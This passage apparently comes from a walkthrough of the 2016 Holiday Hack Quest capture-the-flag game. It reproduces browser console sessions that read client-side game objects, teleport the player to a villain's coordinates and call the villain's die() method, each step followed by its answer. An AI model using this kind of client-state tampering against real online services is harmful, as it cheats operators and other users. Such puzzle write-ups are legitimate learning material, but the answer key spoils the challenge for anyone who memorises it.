
```
Canvas tiles rendered...                                    game.js?b=1483169536374:formatted:1243
> Game = Player.game
< ▶Class {cx: 600, cy: 600, app: Class, ready: true, started: true…}
> Entities = Game.entities
< ▶Object {511922341: Class, 513622348: Class, 514922289: Class, 515122353: Class, 517822338: Class, 519022346: Class, 81972272016: Class,
   81972271978: Class, 82102181978: Class, 82251511978: Class, 82621312016: Class}
> Entities[82621312016]
< ▶Class {_super: undefined, id: 82621312016, kind: "who", sprite: Class, spriteName: "who"…}
> Entities[82621312016].gridX
< 262
> Entities[82621312016].gridY
< 131
> Game.makeCharacterTeleportTo(Player,262,131)
< undefined
> |
```

Note: As the position of the player is not refreshed at the server-side when execution the teleportation method, if the player moves, he/she will be "teleported" back to his/her start location.

> **Answer**: `Game.makeCharacterTeleportTo(Player,262,131)`

12) How do you kill the villain?

Now that the villain was stealthy approached, he must be executed by using his `die()` method (this also works with `death_callback()`).


Holiday Hack Quest
https://quest2016.holidayhackchallenge.com
morfal
Welcome to Holiday Hack Quest!
The Clock Tower
Elements Console Sources Timeline Profiles Network Application Security Audits
Sources Content scripts Snippets
game.js?b=1483169536374
game.js?b=14831…6374:formatted
top
Line 498, Column 21
Threads
Console
top
Preserve log
Show all messages

```
<· ▶Class {cx: 600, cy: 600, app: Class, ready: true, started: true…}
> Entities = Game.entities
<· ▶Object {511922341: Class, 513622348: Class, 514922289: Class, 515122353: Class, 517822338: Class, 519022346: Class, 81972272016: Class,
   81972271978: Class, 82102181978: Class, 82251511978: Class, 82621312016: Class}
> Entities[82621312016]
<· ▶Class {_super: undefined, id: 82621312016, kind: "who", sprite: Class, spriteName: "who"…}
> Entities[82621312016].gridX
<· 262
> Entities[82621312016].gridY
<· 131
> Game.makeCharacterTeleportTo(Player,262,131)
<· undefined
> Entities[82621312016].die()
<· undefined
>
```

Note: The villain will remain dead as long as the client does not refresh its state (which namely happens when leaving a room). Also note that there are many other ways to achieve the same result.

> **Answer**: `Entities[82621312016].die()`